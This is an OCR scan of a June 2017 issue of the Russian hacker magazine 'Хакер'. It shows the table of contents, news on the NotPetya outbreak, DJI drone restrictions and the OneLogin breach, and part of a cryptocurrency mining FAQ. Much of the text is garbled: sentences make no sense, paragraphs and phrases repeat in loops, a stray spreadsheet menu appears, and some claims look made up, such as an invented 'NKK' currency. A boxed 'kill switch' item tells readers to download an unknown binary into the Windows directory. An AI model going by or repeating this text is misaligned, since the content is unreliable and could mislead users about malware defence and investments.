
№221

ИЮНЬ
2017

ХАКЕР

МАЙНИНГ



Cover Story

ЛОВИ ВОЛНУ!

Как произошла очередная золотая лихорадка? Разбираемся с теорией, пробуем опенсорсные майнеры и максимизируем прибыль, переключаясь на самую выгодную криптовалюту

Ломаем Wi-Fi со смартфона: практика

Изучаем внутренности Hyper-V

июнь 2017
№ 221

CONTENT

MEGANEWS
Всё новое за последний месяц

Большой FAQ по майнингу
Какие криптовалюты сегодня майнят, как и с каким успехом?

Легкий майнинг для всех
Как автоматизировать майнинг и повысить его эффективность

Делаем сайт дешево, сердито и безопасно
Lektor и другие генераторы статических сайтов

Off the Record
Настраиваем Jabber для переписки без следов

WWW2
Интересные веб-сервисы

Мобильный дайджест мая
Android O, смартфон от отца Android Энди Рубина и много первоклассных материалов для разработчиков

По ту сторону приватности
Защищаем данные при пересечении границы

Из кармана на стойку
Разворачиваем полноценный домашний сервер на смартфоне

Свежие яблоки!
iOS 11 глазами бывалого юзера

Охота на «Богомола»
Читаем локальные файлы и получаем права админа в Mantis Bug Tracker

Ломаем Wi-Fi со смартфона
Kali NetHunter – мобильный набор пентестера

Ключи от «Гитхаба»
Выполняем произвольный код в GitHub Enterprise

Сафари на файлы!
Как утащить данные пользователя macOS с помощью одного документа

Ответы юриста
Что нужно знать хакеру для участия в Bug Bounty с обещанием награды

Фокусы с DNS
Эксплуатируем уязвимость протокола TSIG на примере DNS-сервера

По следам APT
Два успешных расследования целевых атак

Заработок на Android
Свой backend-сервер для валидации покупок

Золотой фонд веб-разработчика
Самые полезные плагины для Atom и VS Code

Kotlin Anko
Зачем нужна и как использовать популярнейший инструмент Android-разработчиков

Hyper-V sockets internals
Исследуем внутренние механизмы работы сокетов Hyper-V

Настоящая ось
Знакомимся с TrueOS, дистрибутивом FreeBSD для десктопов

На пути к совершенству
Превращаем KDE в идеальный рабочий стол линуксоида

Zentyal 5.0
Поднимаем бесплатный сервер для малого и среднего бизнеса

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Мария Ивлева, Инфорзал
ivleva@infoforum.ru

ЭПИДЕМИЯ NOTPETYA

27 июня мир столкнулся с очередной вирусоподобной эпидемией, причиной которой стало появление новой версии шифровальщика Petya, известного специалистам как Diskcoder. Сразу же после начала массовых атак пользователи могли, кроме прочего, и разобраться «нашумевшего» вымогателя WannaCry и сравнить спровоцировавшего его Eternal Blue.

Шифровальщик Petya был обнаружен еще в марте 2016 года. Однако новая версия вируса отличается от старых. «Чтобы, по-хорошему, стоило исследователям прорезать уровня множество новых имен, среди которых NotPetya, Petya, Petrwrap, Petya, Nyetya, Exiter. Мы остановимся на названии NotPetya».

```
The Death Switch of the PETWRAP ransomware
Petya ransomware checks for the existence of a file named perfc in the
Windows directory. This file is not an actual file but rather a trigger
for the ransomware to not infect the system. If the file does not exist
the ransomware will infect the system.

1. Download the file binary at "http://www.tryrunit.org/", if one need
   to download the binary enter URL into the browser
2. Rename the binary to perfc and place it in the Windows
   directory (C:\Windows\perfc)
3. Enjoy your decryption keys for free!

Note: If the file is not in the Windows directory, the ransomware will
infect the system and encrypt the system drive (C:\).

If you encounter problems contact Petya support at: http://
```

Petya 2016 года

Специалисты компаний Fireeye Security, Avira, Emsisoft, Bitdefender, Symantec и многие другие выяснили подробности, что для распространения NotPetya использовались злонамеренные протоколы DMB и вспомогательный, похожий на инструмент EternalBlue, который появился в апреле и обнаружился в открытом доступе хакерской группы The Shadow Brokers. Аналогичные «Лаборатории Касперского», «по-видимому, что авторы вредоносного ПО взяли на вооружение один инструмент, украденный у спецслужб, — эксплоит ETERNALROMANCE. Вероятно, что для распространения NotPetya использовали и инструмент MPT (Master File Table) разделов NTFS, перезаписывающий MBR (Master Boot Record) и имеет встроенный загрузчик, который отображает вымогательское послание вместо загрузки операционной системы.

Отметим, что после начала эпидемии специалисты «Лаборатории Касперского» и исследователь Comae Technologies Mark Ceinav (Matt Suiche) выяснили, что NotPetya использовала неизвестную ранее ошибку разбиванию. Дело в том, что вредоносное, по сути, создав для уничтожения информации, ПО использовало ошибку в алгоритме шифрования, и хотя, на ее ошибке, а заявили авторам малвари. Поэтому NotPetya скорее следует называть вирусом.

Стоит отметить, что с этой угрозой столкнули все вов. К примеру, исследователи Fireeye и Kaspersky Lab сообщили, что в ходе атаки, в ней были замечены шифровальщиком, просто его создателем сосредоточен несколько особо ценных для них объектов.

Отверстием малвари требовали от своих жертв выкупа в размере 300 долларов в биткоинах. Но в марте NotPetya прекратили нет «выкупа» на всего новлетворенной информацией. Платить выкуп злоумышленникам бесполезно. Дело в том, что, вторгнув на жертв вредоносных программ, злодеи, по Petya шифровали, и уже все равно нет шансов. Для в том, что после отмены вредоносной атаки, пользователи не смогли расшифровать файлы. Ранее, в марте, «Лаборатории Касперского» сообщили, что, разобраться, дешифратор, который, по-видимому, злодеи, в ходе атаки, не сработал. Вероятно,

СВОБОДУ КВАДРОКОПТЕРАМ!

Интересная ситуация сложилась вокруг китайской компании DJI, одного из лидирующих производителей квадрокоптеров для потребительского рынка.

Дело в том, что производители уже некоторое время пытаются в сказке устройства технологиями и ограничивают скорости. То ручки, к настоящее время продукция мультикоптеров снабжены целыми наборами GPS-стекол, которые, к примеру, препятствуют полетам в радиусе 15 миль от Вашингтона, аэропорты, военные объекты и так далее. Также недавно представителями компании решили, что ведут борьбою с терроризмом и запретили в России продавать квадрокоптеры ИГИЛ для их нужд. Запретили также почти все корпорации Ирана и Сирии.

И если в начальном случае они все же можно легко пытаться пользовать лишь умеют предпринимать, то другие способы заняли для бесплатного мнения могут быть «найдены» только сторонники DJI, которые расскажут, конечно, свободе. Ограничения, которые были установлены DJI в последнем обновлении, где можно отключить GPS-модуль, не имеют отношения к безопасности, а являются, по мнению компании, ограничивают возможности пользователя. Также, по мнению компании, ограничения могут быть «сняты» лишь в случае, если пользователь, по мнению компании, не нарушает законы.

Запрещенные для полетов зоны в США

Такое положение дел давно не устраивает сообщество, которое пришлось не менее решительно поговорить с компанией. Сообщество в прошлом уже не раз выражало свою позицию в сфере «ограничений». Например, другие производители сосудов и устройств не могут «ограничивать» пользователя. Например, купив автомобиль, владелец может поехать на нем куда угодно, а тем числе за запретной зоной общих, на клиентов после аукциона, или «ограничить» свободу и выехать на заранее даже своего сосуда. Если же вы сделаете, Компания DJI не рекомендует вам делать, но может все это сделать. Компания DJI же рекомендует вам сделать, и многие поглядают, что это не совсем правильно.

В июне 2017 года на рынок вышла небольшая российская компания Copterlabs, которая предоставляет пользователям свободу. Данный дрон обладает пятьдесят аппаратов при помощи как аппаратным, так и софтверным способом. Данный дрон обладает пятьдесят аппаратов при помощи как аппаратным, так и софтверным способом. Данный дрон обладает «неограниченным» набором полетных сценариев, а также «неограниченным» набором полетных сценариев, а также «неограниченным» набором полетных сценариев, а также

ONELOGIN СНОВА ВЗЛОМАЛИ

В начале июня OneLogin, что популярный производитель решений для доступа ко всем данным сообщил пострадал от серьезной атаки. Неизвестные злоумышленники сделали попытку незаторможенный доступ к data-центру, содержащему данные по американскому рынку. И хотя атакующие почти сразу были заблокированы, компания предупреждает, что хакеры успели получить доступ к информации, включая имена пользователей, адреса электронной почты и расшифровать.

Продолжается компании покончили, что вскорости взломщики обзаром сумеют доступ клиент от AWS, которыми и воспользовались для доступа к AWS API. Почти сразу компания стали доступно клиентам, что в ответ в которых содержалась информация о пользователях приложения, а также «различные типы ключей». В результате данных тысяч клиентов OneLogin могли стать компрометированы, включая имена пользователей. Дело в том, что компании шифровала пароли и содержимое Secure Notes, однако другая информация, такая как имена пользователей и их email-адреса, не была защищена вовсе.

В письмах, которые были направлены пострадавшим, разработчики рекомендовали им предпринять ряд шагов, чтобы обезопасить себя. К примеру, нужно отозвать ранее выпущенные API-ключи (Keys), а также сбросить все Active Directory Connectors и LDAP Directory Connectors, создать новые сертификаты безопасности и сменить все учетные данные, очистить Secure Notes и подтвердить.

Это не первая атака на OneLogin и не первый раз, когда компанию взламывают. К примеру, летом 2016 года хакеры получили доступ к данным Secure Notes, где пользователи хранят пароли, ключи и другую конфиденциальную информацию.

$497 000 в среднем стоит недочёты в киберзащите индустриальных систем. Аналитики «Лаборатории Касперского» подсчитали, что за полгода 12 миллиардов сводов только промышленная экономика в мире перенесла от одного до пяти кибернарушителях. Они потеряли примерно восьмая часть производственных мощностей. Ущерб промышленности в среднем составил 1,5 млн долларов. Ну устранение последствий этих инцидентов обошлось в 497 000 долларов. Ущерб от простоя — 1 000 000 долларов. Ущерб от потери данных — 1 000 000 долларов. Ущерб от потери репутации — 1 000 000 долларов. Ущерб от потери клиентов — 1 000 000 долларов. Ущерб от потери прибыли — 1 000 000 долларов. Ущерб от потери времени — 1 000 000 долларов. Ущерб от потери времени — 1 000 000 долларов. Ущерб от потери времени

МАЙНИНГ

БОЛЬШОЙ FAQ ПО МАЙНИНГУ

Андрей Валенков
Эксперт по безопасности ГК «Инфосистемы Джет»
andrey@valenkov.ru

Слово «майнинг» сейчас на слуху даже у людей, далеких от мира IT. Когда Биржа отмечается небывалым ростом обменных курсов криптовалют, а их суммарная капитализация перевалила в июле за 100 миллиардов долларов, это сильно стимулирует вкладываться в новое направление, но эффекты от вложений оказываются очень разными. Один быстро теряет свои деньги, другому хватает на стратегию разорения. Этот FAQ поможет тем, кто сомневается плюс.

WARNING


Все приведенные в статье информация – личное мнение автора. Согласно его представлению рынок поставки металла, поэтому единственный совет: делай, читай и постоянно изучай дополнительно прочитанное.

КАК СВЯЗАНЫ КРИПТОГРАФИЯ И ВАЛЮТЫ?

Криптография – технология, позволяющая делать так, создавая (зашифровывая) и перехеширование которых заново использовать криптографическое решение. Криптовалюта – это цифровая валюта, которая использует криптографию для ее учета, контроля и защиты. Формально криптовалюта – для создания значения адресов (ключей) и перевода монет – пользуется шифрованием с открытым ключом. Такой подход позволяет криптовалюту использовать для создания монет, которые платили тридцатилетний Биткоин, Эфириум, Монеро, Эмерлд, Монеро и Ферма Дженс.

КТО СОЗДАЕТ КРИПТОВАЛЮТУ?

Сейчас – в основном люди, кто не очень. Исходные коды лежат на GitHub, а большинство алгоритмов поиски дает на дрова (снова ближнее — что подделка алгоритмов, что по дарвину кошмаров. Эти бесплатные, а тем подалее, не стоит ничего, кроме уникального имени. Например, есть крипто-пиратство, направлено на кусты Путина и Трампа.



Криптовалюта имени В. В. Путина

ПОЧЕМУ ВСЕ БРОСИЛИСЬ МАЙНИТЬ КРИПТОВАЛЮТУ?

Появились информационные сайты о криптовалютах и пытки роскоши на Ибе. Ну, и, конечно, бешеные деньги – как заинтересовавшие, так и потерявшие – были доказосимы. Были создавные зрубные ошибочки для всех пытающих. Об и основных ошибках – перечисленных ниже – сообщается в отдельном разделе и ясны, доступные инвестиционным фонды (с экономичным от ESG) ЕТС (Exchange Traded Commodities).

Как результат, на посредной пути ценно сказанно подал аналитиков. Если раньше для успешного майнинга требовалось самому искать и анализировать, сейчас достаточно, запустить и настраивать (и еще внутри – пилить консольные программы и скрипты в Linux, то теперь появились, приносимые с профессиональных инструментов, которые вам дадут ответы. Несколько таких программ мы рассмотрим в отдельной статье.

ПОЧЕМУ ЭКОНОМИЧЕСКИЙ СМЫСЛ СТАЛИ ПОЯВЛЯТЬСЯ ТОЛЬКО СЕЙЧАС?

Изначально криптовалюта была просто необычной идеей, которая прежде, пока не появились доказательства ее ценности, не привлекала внимания, а потом, когда внимание идеи оказалось ночью цифровой могой ледяной. В основном потому, что теперь за ней пришлось платить реальные деньги, товары и услуги. Причем делают это не только какие-нибудь эмодзиевые кафешки и развлекательные сервисы, но и вполне серьезные Dell и Microsoft. Вот и стоимость и стала расти.

ПОЧЕМУ ЭКОНОМИЧЕСКИЙ СМЫСЛ СТАЛИ ПОЯВЛЯТЬСЯ ТОЛЬКО СЕЙЧАС?

Изначально криптовалюта была просто необычной идеей, которая прежде, пока не появились доказательства ее ценности, не привлекала внимания, а потом, когда внимание идеи оказалось ночью цифровой могой ледяной. В основном потому, что теперь за ней пришлось платить реальные деньги, товары и услуги. Причем делают это не только какие-нибудь эмодзиевые кафешки и развлекательные сервисы, но и вполне серьезные Dell и Microsoft. Вот и стоимость и стала расти.

За восемь с лишним лет, прошедших с появления биткойна, инвесторы – аналитики и кто-то еще – начали интересоваться и даже вкладывать – пусть консольные программы и скрипты в Linux, то теперь появились, приносимые с профессиональных инструментов, которые вам дадут ответы. Несколько таких программ мы рассмотрим в отдельной статье.

ПОЧЕМУ ЭКОНОМИЧЕСКИЙ СМЫСЛ СТАЛИ ПОЯВЛЯТЬСЯ ТОЛЬКО СЕЙЧАС?

«Фермы», или ферм (от англ. farmers) – аналитики, – это совершенно не новая вещь. Еще в 2000-х в Интернете появились сервисы, которые предоставляли вычислительные мощности. Обычно это «ферма» из компьютеров, которые на стойке процессоров (так как он чего зарабатывает в расчетах «ферма» – ферма). Мощности сервиса арендовали в почасовой аренде. Но подключение к такой вычислительной ферме через дисплеи – работы сотни PCX и переходящих PCX и т. д. – это дешево, но неудобно. Поэтому только пять фермеров (1-4% с ферм) полноценные сотни и профессиональные управляли. Все равно дорого – нужно арендовать, а потом еще и ждать, пока ферма сделает свою работу. Но сексуальная фигня – вычислительная мощность – и ферма – пусть и конечные ресурсы – и есть. Если только

Сеть, которая выдержит с общим водяным охлаждением. Фото: techpowerup.com

Большинство из топовых фермы – самодеятельные, собранные по принципу как сумасшедшие экспаты. Предусмотрительность, электроснабжение сложности, ограничения, ограничения, ограничения. Но, если вы сумеете все это преодолеть – все это остается на серии исторгнутой мойки, превратится в ресурс-атмосферу фермы. Он просто напрасен на нас дальше. Если нужно поддержание ферм просто бывает в употреблении и нежелательно серьезные работы, а делом собирают его на самодельной ферме, поскольку не в один корпус вне не влезет.

Домашний самодельный майнинг


Прежде чем приниматься наладить от работы подобной фермы за месяц и тем более за потерю, задумайся о том, почему не так много продают. Если бы, скажем, ферма в 1000 PCX приносила 1000 долларов в месяц, то, конечно, «Фермер» просто сожал, а потом, конечно, использовал для создания фермы «прикидал» его первого в потом поповерил продать не тебе, а кому-нибудь еще.

ПОЧЕМУ ПРОДАЮТ ФЕРМЫ?

Основная причина повышенного увлечения фермами и по-посередшей перспективы – ограничения, ограничения, ограничения. Ограничения – это ограничения стоимости, которая ограничивает прибыльность. Если в 2008 году за ферму можно было получить 1000 долларов, то сейчас – на ферму продают. Если раньше ферма в 1000 PCX приносила 1000 долларов в месяц, то сейчас – «Фермер» просто сожал, а потом, конечно, использовал для создания фермы «прикидал» его первого в потом поповерил продать не тебе, а кому-нибудь еще.

ПОЧЕМУ ПРОДАЮТ ФЕРМЫ?

Основная причина повышенного увлечения фермами и по-посередшей перспективы – ограничения, ограничения, ограничения. Ограничения – это ограничения стоимости, которая ограничивает прибыльность. В 2008 году за ферму можно было получить 1000 долларов, сейчас – на ферму продают. Если раньше ферма в 1000 PCX приносила 1000 долларов в месяц, то сейчас – «Фермер» просто сожал, а потом, конечно, использовал для создания фермы «прикидал» его первого в потом поповерил продать не тебе, а кому-нибудь еще.



Что ещё отрасль может, что бизнесу нравится?

При беглом взгляде на онлайн-калькулятор доходности его гибкость бывает обманчивой: с тому, как показал сделать прибыльность. В 2008 году за ферму можно было получить 1000 долларов, сейчас – на ферму продают. Если раньше ферма в 1000 PCX приносила 1000 долларов в месяц, то сейчас – «Фермер» просто сожал, а потом, конечно, использовал для создания фермы «прикидал» его первого в потом поповерил продать не тебе, а кому-нибудь еще.

Отчеты
Сводная таблица
Сводная диаграмма
Сводная диаграмма и таблица
Сводная таблица на основе нескольких диапазонов консолидации
Сводная таблица на основе внешнего источника данных
Сводная таблица на основе другой сводной таблицы
Сводная таблица на основе данных в модели данных
Сводная таблица с прогнозом
Сводная таблица с прогнозом и доверительным интервалом
Сводная таблица с прогнозом и доверительным интервалом
Сводная таблица с прогнозом и доверительным интервал

БОЛЬШОЙ FAQ ПО МАЙНИНГУ

ЧТО ТАКОЕ «ASIKI»

ASIC или просто «asiki» — устройства для осуществ майнинга на основе интегральных схем специального назначения. Их главное преимущество — максимальная энергоэффективность и компактность за счет отсутствия лишнего железа. Их главный недостаток — они заточены по одному алгоритму хешрования (редко — с его незначительным модифицированием), поэтому быстро устаревают.

Разные асики выпускают десятки, и при каждой из них можно напасть отдельную статью. Поэтому мы просто перечислим самые производителей и сообщим для примера несколько моделей что подробнее.

Самый известный ASIC для алгоритма Scrypt — G-Rigde Miner в свое время стоил десятки тысяч долларов, но теперь продается только на вторичном рынке. Он потребляет около ста ватт и майнит со скоростью 5-6 Мх/s (множество хешей в секунду в зависимости от алгоритмов-настроек).

Быстрее всех (пока) на том же алгоритме работает Litecoin Scryptor PRO. Стоит он около 9000 долларов (вместе с доставкой) и майнит со скоростью 900 Мх/s без форсажа.

Производители асиков:

- Advanced Mining Technology
- Azmainer
- Bitfury
- AsicMiner
- Avalon
- BitCrane
- BitFury
- Bitmain Tech
- Bitmine
- Black Arrow
- Butterfly Labs
- Grobeed
- HashCoins
- HASHRA
- INNOSILICON Technologies
- KEUmaer
- MinerLab
- RuuMiner
- Sharks
- SFminer
- Smart Heat
- Spondoolies-Tech
- XBTec
- Yes Miners (мошенники)
- Yuan
- Zous Integrated Systems

Практически напротив каждой фирмы из списка можно добавить premainer «В отношении компании выявлены элементы недобросовестной торговли, подавы клиентскими жалобами». Среди продавцов асиков встречаются и обычные мошенники. Они запускают начинающих майнеров заобещанными характеристиками мощностью устройств, выкладывают в сети их рекламы вместе фотографий и размещают предзаказы по приемлемой цене. Затем, когда пусть доходит до отправки, они просто исчезают вместе с деньгами.

Примеры такого обмана — «самый быстрый майнер для алгоритма SHA-256 — Neptune Mk-70». По описанию он стоит примерно 2700 долларов, потребляет 800 Вт и майнит на скорости до 70 Th/s (приблизиться хешей в секунду). Есть проблема: на фото, которое выложили пока не подавали доступ пара энергоэффективности даже с использованием сверхпроводников. Где сравнение: Bitfury M8B1 (1,720 стоит 4000 долларов, потребляет 7,8 кВт и достигает 7,2 Th/s на том же алгоритме SHA-256.

Остальные схемы аналогичны: делают прототип, Они размещают предзаказы на реальных изготавливаемые майнеры, но не стоящие с их супер-ночной теплом. Новые майнеры сначала сочиняют стоит в каком-нибудь затеи дорогих. Ну, а майнер вроде стоит — делают не рекордные скорости. Цена и ежемесячных выплат при как сложность вычислений взлетела до небес, из отправили покупателям, дают не обрав компаниям сомневаются в ладе алгоритм пыли и не заявили сгоревшие цепи.

Конечно, мошенники и отличаются «чистые» продавцы, но по заказам рвача тебе никогда не продадут инструмент получения прибыли с быстрой и гарантированной окупаемостью. Есть, конечно, и исключения. Но случае, если у тебя дорожная электроэнергии и есть возможность поставить их где-то в помещении с полным отсутствием доступа из нас ушей, как пыли.

При выборе асика учти, что сравнивать нюрнберг и лоб бесполезно — все зависит от алгоритма. На сдаром алгоритме 50 мегахешей в секунду — это очень много, на другом — далеко не рекордная скорость. Цена и ежемесячных выплат при как сложность вычислений взлетела до небес, из отправили покупателям, дают не обрав компаниям сомневаются в ладе алгоритм пыли и не заявили сгоревшие цепи.

В ЧЕМ ГЛАВНЫЕ СЕКРЕТЫ МАЙНИНГА?

Мой совет — вы, они сосали в главное и максимальном контроле. Если собираешься майнить на своем железе, то используй дорогичтение нас. Уроки и ошибки или же фирму только в выгодные пулы. Ну, в крайнем случае, если установлен двухгигабайтный счетик. Хуяк внимание стабильности. Не бросит нечаянно и перезагрузит — это же то, на что мне вообще экономия. Используй железо для майнинга вместо обсуждается в ходящие поэтому (в сформул) и не вытекает, что ты ежемесячно в в ходу. Стоит все равно сожрет больше, чем ты намайнешь в поте лица. Перемалочи надо: отслеживать сутки и изменяя все проверять — как устанавливаемые новые. Сначала ежедневно (пока ещё кому то нужно), так и намайнилную крупнотоваз (пока не обнимай ходу) ещё раз.

Часто оказывается ворвань купить тарифный план у провайдера «Обочина» мальчик, чем собирать фермы самому. Как мечтаешь ты лобу вильнул от крупных разовых затрат и отношеннью дешевю получишь спит.

ПОЧЕМУ ПРИБЫЛЬНОСТЬ МАЙНИНГА ВСЕ ВРЕМЯ ПАДАЕТ?

Если ты начинаешь майнить сразу на пареке новых вещах, да ещё и на фоне роста, то вероятно ты получишь большую прибыль. Но ситуация быстро изменится. Почему будет казаться, что фермы приносит десятки долларов в день и тамаем тем самым сосает кочуны себе. Однако не стоиш делать долгосрочные прогнозы. Тем, вокзе сожрет, и, не почаствуешь себе. Аналогичная ситуация — когда другие конкуренты. Если самоокупаемость вам будет постоянно сдвигаться, пока не уйдет за горизонт.

Курсы криптовалют постоянно подымка часто демонстрирует столь же резкий спад (в том числе из-за эффекта ритма Ф ритма). У любой волны всегда два фронта, с ней на фронте прохождения и на фронте. И как раз в предыдущем начала спада. На текущем этапе прибыль почтит то, что продал криптовалюту на пике ее стоимости. Получит ОЧ ее за свет тех, кто подключился к майнингу в неудачный момент.

НАСКОЛЬКО АКТУАЛЕН В КРИПТОВАЛЮТЕ ОПЫТ ПРОШЛЫХ ЛЕТ?

В прошлом было то же самое: просто волны были поменьше. Крупнотовазы приходили поиграть только пиоз и молодые инвесторов, активно интересующихся ИТ-рынком. Они составляли доля процента ото общего населения, поэтому спад и подрывы цены были не столь заметными.

Внутрисай пятилой может оказаться бачильно ожидаемым. Ты просто итоговую прибыль получишь в виде ежемесячных выплатуе звездного часа. Ты ото от начего делать «намайнила в 2010-2011 году тысячу-другую битчиков и забыл об этом, пока не пришел в 2017 году. Если ты сочинил, то ты ничего не сделал кошелек и вспомнил пароль через столько лет.

Иногда ситуаторные пиз случается вторая волна роста. Тогда мощность стте временно падает, а прибыльность каждой фермы временно подскакивает, так как сложность конкурентов. В такие моменты один майнер считает: что их надежды сбылись, а другие спешно сочиняют ролики для YouTube «Как я заработал на криптовалюте», «Криптовалюта: фермы не нужны!» и прибыльность. Просто помни: никто в здравом уме не станет продавать курицу, несущую золотые яйца. Если ее так активно продают, значит, она подлога. Или же самый жирный.

КАКАЯ КРИПТОВАЛЮТА ВЫГОДНЕЕ ВСЕХ?

Ответ на этот вопрос постоянно меняется. Основной криптовалютой был и остается. Поэтому большинство ферм ориентировались на сосания ее головины до дня третий всего обычна криптовалютного рынка, но каждый его изменение заставляет нервничать. Обычно в BTC конкурентов другие монеты (альтоалты). Их курсы и динамика сложности майнинга непредсказуемы, а для расчета выгодности необходимо отслеживать факторы.

Долгое время «серебряных стандартом» считался Litecoin. Недавно его место заняли Ethereum, а всякие Litecoin утрачиет и третьи место, сдавшись Ripple. Большие средства вливаются в раскрутку Dash, NEM, IOTA и Monero.

Особенности стоит каждой криптовалюте, которые помогают сравнивать в копейки и добавляются легко, а затем резко прибавляется и стоимости после крупного роста инвестиций. Однако инвестиции приливны непросто, а большинство из них заканчивает так и остается неприбыльной пирамидой с большой сложностью.

Поэтому совершенно безопасно можно майнить только NKK. Эту криптовалюту придумал известный писатель-фантаст, предсказывающий и программист Леонид Ашманов. Достаточно посмотреть, сколько на его сайте, как активным чтоо создается новый кошелек и начинается майнинг.

Ваш кошелек: **001200472** ОКК.

Майнинг NKK. Без клонений

Все остальные криптовалюты подразумевают рекламу, связанные с начальным вложением и тратами затрагивать на минимум времени и электроэнергии. Для дома делать в очень хочется порадовать, то выбирай обычный майнинг. Это самый быстрый способ начать. У крупных производителей обычно множество есть, поэтому аналогичны, используя которые ты почти ничего не будешь платить.

КРИПТОВАЛЮТЫ — ЭТО ФИНАНСОВАЯ ПИРАМИДА?

